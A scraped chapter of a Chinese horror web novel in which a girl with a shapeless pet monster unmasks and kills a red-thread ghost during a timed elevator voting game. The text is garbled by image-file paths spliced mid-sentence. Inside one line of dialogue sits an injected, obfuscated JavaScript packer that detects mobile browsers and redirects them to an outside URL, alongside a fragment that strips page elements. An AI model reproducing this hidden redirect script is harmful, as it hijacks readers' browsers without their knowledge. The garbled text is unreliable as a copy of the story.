痛失臂膀让她的胸脯剧烈起伏着,也让她的声音就像漏了气、到处乱飞的气球般,低不成高不就,卡在半空生生折磨着人的耳朵。 方璇不知道,她此刻的脸色白得有多么吓人,她此刻的身形,又有多么的诡异。 生怕自断的这只臂膀又被那东西转瞬吞噬,不留痕迹,那样她的努力就全都白费了,方璇只能在绞断臂膀的同时立即主动结束黑暗。可这样一来,留给她调整状态的时间就非常少了,几乎约等于无。 此刻,她瞧着万分虚弱地靠在墙边,可身板却因痛觉绷得笔直;两臂藏于身后,乍看无异,细看之下,衬衫袖管却在以一种不正常的弧度扭曲…… 骆寻留意到了这份诡异,目光在她的袖管与几根断裂的红线间徘徊了半晌,她忽然反应过来。 “你在栽赃我?” 方璇:“……” 卡着的那口气更加吐不出来了。 骆寻其实就是没反应过来,她不知道该怎么评价白领女的这种行为。 头一次遇见这么聪明……又这么愚蠢的鬼怪。 看方璇姑且还保持着人形,骆寻斟酌了一下口吻:“下次做事情之前,你先看看你自己吧。” “还给你。”骆寻一把薅住了怀中的红线,想丢回给方璇,可出人意料的是—— 她没拽动。 一股巨大的力赫然牵扯在红线的另一端,下面好像还有着什么东西,死活不愿撒手,不让分毫! 骆寻顿了下,而就在她停顿的这一秒钟里——一团灰粉色的肉猛然自外套下方翻涌了上来,就像无情的风暴卷起海浪,一刹吞掉飘摇的小船般,肉也一口吃掉了红线。 若非骆寻眼疾手快放开了红线,她的手指多半也要像白领女的手臂一样遭殃。 所有人都震撼地看着那团长着灰毛,不停蠕动着,像史莱姆一样不成型的粉色肉块! 外套里的东西终于现出了真形,可那到底是什么? 骆寻也解释不清,她甚至一时间不知是该为它的苏醒高兴,还是该为它的面目全非惊慌。 她的同伴,它明明很可爱的……几天前还很可爱呢! “……别什么都乱吃啊。”她最终崩溃地试图重新裹紧外套,“骆翠花!你看看你都把自己吃成什么样子了!” “骆翠花”显然对骆寻的话非常不满,“咕噜、咕噜”,几个浅粉色的肉泡在它身上鼓起,就如同火山中沸腾的岩浆气泡般汩汩。 又听“噼——嗝——”地一声,三两根断掉的红线被它零零落落吐了出来,凄惨地掉在地面。 这行为就好像在说:吃你点东西怎么了,至于吗?还给你! 骆寻:“……” 骆寻更崩溃了,裹紧外套的动作加快。 她能感觉到,李明尘和白领女的目光皆正死死地钉在她身上。 怎么就醒在这个时候?翠花的病果然愈发严重了……只有游戏能救它,她可绝对不能乱。 可就仿佛知道她在想什么,偏要作对一般,粉色的肉不断从外套缝隙淌出,叫骆寻怎么裹都裹不住。 “呕……!”李明尘终于再难承受眼前的一切,干呕出声。 “……”骆寻一急,干脆把整件外套都翻了个个,抓住两边的衣袖,迅速抽紧打结——做完这一切,她勉强扯出笑脸,看向另外两人。 然后,她意识到了自己有多么欲盖弥彰,和白领女相比不过是半斤对八两。 可事情都已经这样了,而游戏还未结束……骆寻只能硬着头皮跟李明尘说:“它叫翠花,它生病了才会变成这样,我参加游戏就是为了它……游戏能够实现心愿,不是吗?” “啊!!”方璇的尖叫在这时又盖过了她的话音,“魔鬼已经显形,你,还有你怀里的那个怪物……你们就是魔鬼!!” 骆寻脸上本就是勉强扯出的笑意霎时沉了下去。 不过她没有看向白领女,只依然定定地盯着李明尘:“李市政,假如这真的是最后一轮投票……你必须要好好想想我上一轮说过的话。” 方璇:“早在第一轮我们就该把你投出去!我早该想到的,你怀里藏着一个怪物!!” 骆寻:“李市政,你自己看看她的袖子,看看这勒死人的红线到底来自于谁!” 方璇:“我是被她咬伤的啊!在黑暗里,她跟那个怪物想要把我也一同杀死!” 骆寻:“是谁一直想要陈静慧出局?陈静慧是魔鬼吗 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17342978|199446||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' ?李市政,你还要再错下去吗!?” 两次的错判,让李明尘的大脑在此刻几乎一片空白。 他捂住嘴的手不住颤抖,目光同样颤颤,在这个狭窄的轿厢之中,他甚至不知道该望向何方。 头顶,仅余三分钟的最后倒计时闪着赤色的锋芒。地面,李柏与陈静慧的尸体拥挤地交错,令人无处下脚。 面前,一个是黑发的怪异少女,她怀中抱着团烂肉似的怪物;一个是脸色惨白的白领女人,她的袖管里空荡荡的,红色在里面影影绰绰,不知是灯光的映射,还是真有什么东西在蠕动…… 事情怎么就变成了这样? 究竟有谁是真正可以相信的?他究竟该怎么做? 【第三轮审判:00:03:13】 「00:03:13」 「您当前寿命余额已不足五分钟,请立即击杀鬼怪取得余额!!!」 骆寻等不下去,更顾不了那么多了。 她干脆两步上前,一把将白领女按在墙壁上,一手捂着她的嘴,另一手则直接撕开了她的衬衫袖管——反正她又没有手反抗。 影影绰绰的红凝成了实物,只见属于人类的手臂断面上,没有血液,没有白骨,更没有肌腱,只有散发着浓烈腐臭味的、像虫子一样的红线在摆动飞舞! “看清楚了吗?”骆寻说,“我的事等出去再说,现在时间不多,我们要找的是魔鬼,杀了人的魔鬼!想清楚了吗?” “李市政,救救我……帮帮我……”方璇被捂住嘴,只剩一双盈满了惊惧与泪水的眼睛露在外面,“我真的不是魔鬼,我不想死啊!” “呕……”李明尘又开始想吐。 【第三轮审判:00:02:49】 方璇也等不下去了。 李明尘显然是不中用了,不能再指望他。反正她最后投票,且投票时可以看见他人已得票数……她只要保证这两个人不会都投给自己就好了! 其它的……等投票的时候再说吧! 倏然间,方璇安静了下去,甚至连她胸口那剧烈的起伏都小了不少。 她不再哀求,不再悲泣……骆寻诧异回头,发现她正看着自己。 她其实从来都没有掩饰过她眼瞳中的红线。 当她望着她,那些红线也蠕动得更快,更疯狂,好像在为即将要做的事情而战栗,兴奋,甚至是恐慌。 “你刚刚说,游戏能够实现心愿?”方璇的声音从手心下传来,“妹妹,你要不要猜猜,我是如何变成现在这副模样的?” 她的语调是一种难得的、从未有过的平静。 “我也收到过那张传单——你是否已经走到绝路?你想逃离现在的人生吗?你想要重新开始吗?来吧,来赢得这场游戏,你会实现你的一切心愿!” “我的心愿是不再没命的工作,我希望拥有一具不再脱发、不再因熬夜心悸、不再有气无力……一具健康的、永远都不会改变的身体。”方璇左侧断臂的红线开始延伸,缠绕,捆绑……她的手臂竟然在眨眼间便重新长了出来。 她的脸色却愈发惨白了,“这就是游戏实现我心愿的方法。” 骆寻的瞳孔猛然一缩,她有一种预感,白领女接下来要说的话绝对不会是她想听见的。 “不……”她捂住那张嘴的手力气加重,可方璇的声音仍然避无可避地响起。 “你说得没错,我玩过这场游戏,我是上一轮的胜利者。”方璇高举起那只新生的手臂,“这就是游戏实现我心愿的方法!这就是你想要的吗!?” 伴随着话音落下,手臂也“砰”地一声四散,萎靡的红线如天女散花,又像彩带,怦然落在了骆寻的脸上。 鲜艳的,冰冷的,黏腻的…… 方璇的嗓音还在兀自拔高:“我被永远困在了这场游戏之中!不生不死,不人不鬼——这就是你想要实现的心愿吗!?” “游戏根本就无法实现心愿,不要再抱有不切实际的幻想了!” 骆寻的耳朵里嗡鸣一片。 她的心底好像有什么东西,在这一刻碎掉了。 9. 电梯有鬼9 游戏,根本就无法实现心愿? 就算取得了胜利,翠花也没有办法被医治?甚至连她自己,也会变成方璇这般的鬼怪? 「您当前寿命已不足三分钟!!!」 「00:02:08」 「检测到周围存在鬼怪,请立即击杀鬼怪!!!」 「检测到周围存在鬼怪,请立即击杀鬼怪!!!」 「检测到周围存在鬼怪,请立即击杀鬼怪!!!」 赤字转瞬便跳了满眼,又编织成一张密不透风的、红色的网膜,骆寻被拢在里面,喘不上气,更说不出话。 她的大脑乱成了一团,各种声音充斥在里面。 头顶的倒计时“滋滋”作响,李明尘在呕吐,白领女还在说着上一轮的游戏。 她说:“你想变成我这副模样吗?” 她眼睛里的红线终于还是爬了出来……不,不对,那是她的脸庞在崩坏。肉色的皮肤像掉漆的墙皮般脱落,下面是顺着肌肉纹理缠绕的红线,它们在不停地蠕动。 眼白,瞳仁,牙齿,甚至头发,都不见了。 只剩下一个血红的,由红丝组成,不停蠕动的人形怪物。 “你想变成我这副模样吗?” 不过转瞬,白领女的声音就像是被瓮罩住了一样浑浊。 骆寻的眼前只剩下一片血色,她根本分不清那究竟是游戏的倒计时红光,还是寿命余额系统的红字,亦或者是白领女身上舞动的红线…… 种种鲜红堆叠重复,剥夺了她的视觉。 而那些挤进大脑里的声音还在争鸣—— 游戏说: “它是满口谎言的恶鬼,你不该听她的!我就是你唯一的、最后的希望了,你必须要相信我!” “你难道还想再回到鬼城里去吗?你难道还想再继续杀戮吗?你难道想眼睁睁看着翠花变成怪物吗?!” 寿命余额系统说: “你的时间不多了,管它什么心愿,什么真假,你活着才是最重要的,你活着翠花才能活着!” “只有我才能让你活下去,你本来就没必要参加这场莫名其妙的游戏!” 最后,是白领女的声音: “不生不死,不人不鬼,困在这里永世不得超生!你想变成我这副模样吗?” “别再抱有不切实际的幻想了!!” 【第三轮审判:00:01:30】 「00:01:30」 「您当前寿命已不足两分钟!!!」 不知从何时起,骆寻的眼前就只剩下一个隐约的、中空的人形,软趴趴地撑起衬衫,像某种针织品,又像后现代主义的雕塑。而在它身后,红丝漫漫升起,攀上轿厢,编织成为一道巨大的赤红阴影。 轿厢是它的牢笼,也是它的腹腔。 令人作呕地腐臭味充斥在每一个角落,已经不需要再犹豫了。 “我……我会投给方璇。”李明尘的声音虚弱响起,“你别信她的,游戏都是有通关办法的!” 他终于做出了正确的决定,但可惜,他的声音实在是太小了。 红线挪动的窸窸窣窣,方璇的声音,已然无处不在。 “这位李市政投错了两次,你真的还要相信他吗?” “我……”李明尘完全无法为前两次的错判辩解。 该死的,你怎么总是一到关键时刻就出错啊!?快想想办法,再不想想办法你和那个新玩家就真的都要死在这了! 轮到他去争取票数了,李明尘这才知道自己之前的行为究竟有多么令人气急! 他抓耳挠腮,强忍着呕吐的欲望摸索全身,忽然,他碰触到了什么—— 对了! 一个黑色封皮的小本子被李明尘连忙拿了出来,高高举起。 “你不相信我,你总要相信这个!我是国家特政局,游戏特别……”话音未落,一团红线便猛然打了过来,缠住他的手脚,堵住了他的嘴! 【第三轮审判:00:01:02】 红线的口感和味道……都很难以用言语去形容。李明尘的胃里再度翻江倒海,他拼了命的挣扎,却连一句完整的话也说不出来。 “呜呜!!”李明尘绝望地睁着眼,只能就这么看另一端的红线轻轻拢着那个女孩。 方璇的声音飘忽而又柔和:“你不会投给我的,你不想变成我这副模样……你不想成为魔鬼,对不对?” “投给他吧。最起码,你们会获得真正的自由……” “吵死了。” 倏然间,李明尘瞪大了眼。 【第三轮审判:00:00:59】 「00:00:59」 「您当前寿命已不足一分钟!!!」 只见那女孩单手一把就捞过了耳畔的红线,她手上的动作很快,且力气惊人——轻轻一扯,红线居然就断了。 “不好意思啊。”而后,她惨白着一张脸,扯了下嘴角,“虽然很不想承认,但如果照你这么说……那我早就已经是魔鬼了。” 断、断了? 嘴里充斥着不可言喻的味道,身体被红线牢牢束缚,怎么也挣脱不开,李明尘只剩下不可置信。 【第三轮审判:00:00:45】 「00:00:45」 「请立即击杀鬼怪!!!」 “啊!!”红线断裂,方璇有着切实的痛感,而且她同样难以理解眼前正在发生的一切,“你要做什么!?” 做什么? 骆寻只是不想再纠结,不想再挣扎了。 “嗯,我才是魔鬼。这样事情就都说得通了。”她自言自语着垂下了眼帘,“所以请你去死吧,我需要你现在就去死。” 她一边说,一边手下的动作不停。红线在她手里,就仿佛真的只是普通织毛衣用的毛线,聚拢轻轻松松,缠绕轻轻松松,扯烂更是轻轻松松。 她的动作快得人眼花缭乱,红丝们甚至顾不上还手,一缕同伴死去,余下的立即便四散奔逃! 而就在此时,一抹灰粉色仿佛察觉到了什么,像水一样从外套的缝隙里淌了出来。 小零嘴! 趁着骆寻自顾不暇,所有没来得及躲远的红丝都被它有样学样,拢作一团——然后像吸面条一样,“咕噜”,一口吞! 【第三轮审判:00:00:33】 「00:00:33」 “你这样会毁了这场游戏的!!”骆寻的动作实在太快了,还有个不知名的怪物在帮忙,方璇甚至连怎么反抗都不知道,她只一昧继续高喊,“现在不是投票时间,不可以杀人啊!!” 骆寻顿了下,“你是人吗?你也不是人啊。” “你的心脏在哪呢?我想想,我找找——” 寿命余额已不足一分钟,赤色牢牢钉死在视网膜上,骆寻只能凭借着最原始的感知去活动。 她能感受到,身边的红线们正在迅速逃散……它们要逃去哪里?不是刚刚才布满轿厢吗? 她的耳畔只剩下了一种声音,那是她自己飞快的、快要跃出胸膛的心跳声。 逃回本体?那具空荡荡的人形吗? 「00:00:10」 管不了那么多了!赌一把吧! 「00:00:05」 骆寻的手,伸进了那件软趴趴站立的衬衫之中。 她摸到了一团小巧的、团成球的东西。 依然是冰凉的,黏腻的触感,可是又在微微搏动着。 「00:00:03」 “别!!” 白领女再度尖叫,声音几乎刺穿耳膜,骆寻却充耳不闻。 她用力捏紧了那团东西,猛地一扯—— 一股浓郁的恶臭霎时爆裂开来! 「00:00:01」 …… 「恭喜宿主杀死C级鬼怪*1,寿命余额增加,正在为您计算当前余额!」 「您当前寿命余额为:08:30:00」 「08:29:59」 她赌对了。 视野里满溢的赤色犹如潮水般褪去,只余下掌心一滩恶臭的猩红。 身边陡然静寂下来,不会再有窸窸窣窣的蠕动声,也不会再有尖细的女声拔高了……声音的主人已经死了。 白领女、方璇、红线鬼……她死了,或者说,它死了。 就像是一只布娃娃有了线头,被猛地一扯,整个就会散架,所有的红线都在刹那间软塌下去。 衬衫,长裤,皮鞋,它曾经拥有的纷纷掉落在地,它最后的人形也消失了。「08:28:47」 寿命余额回到了安全的范畴之内,尘埃落定了,一切就像是做了一场梦。 好累,好想睡一觉啊。 骆寻闭上眼,体会着这来之不易的安宁。 直到一抹冰冰凉的温度从她的小臂,爬到手腕,再到掌心—— 骆寻又睁开了眼:“……骆翠花。” 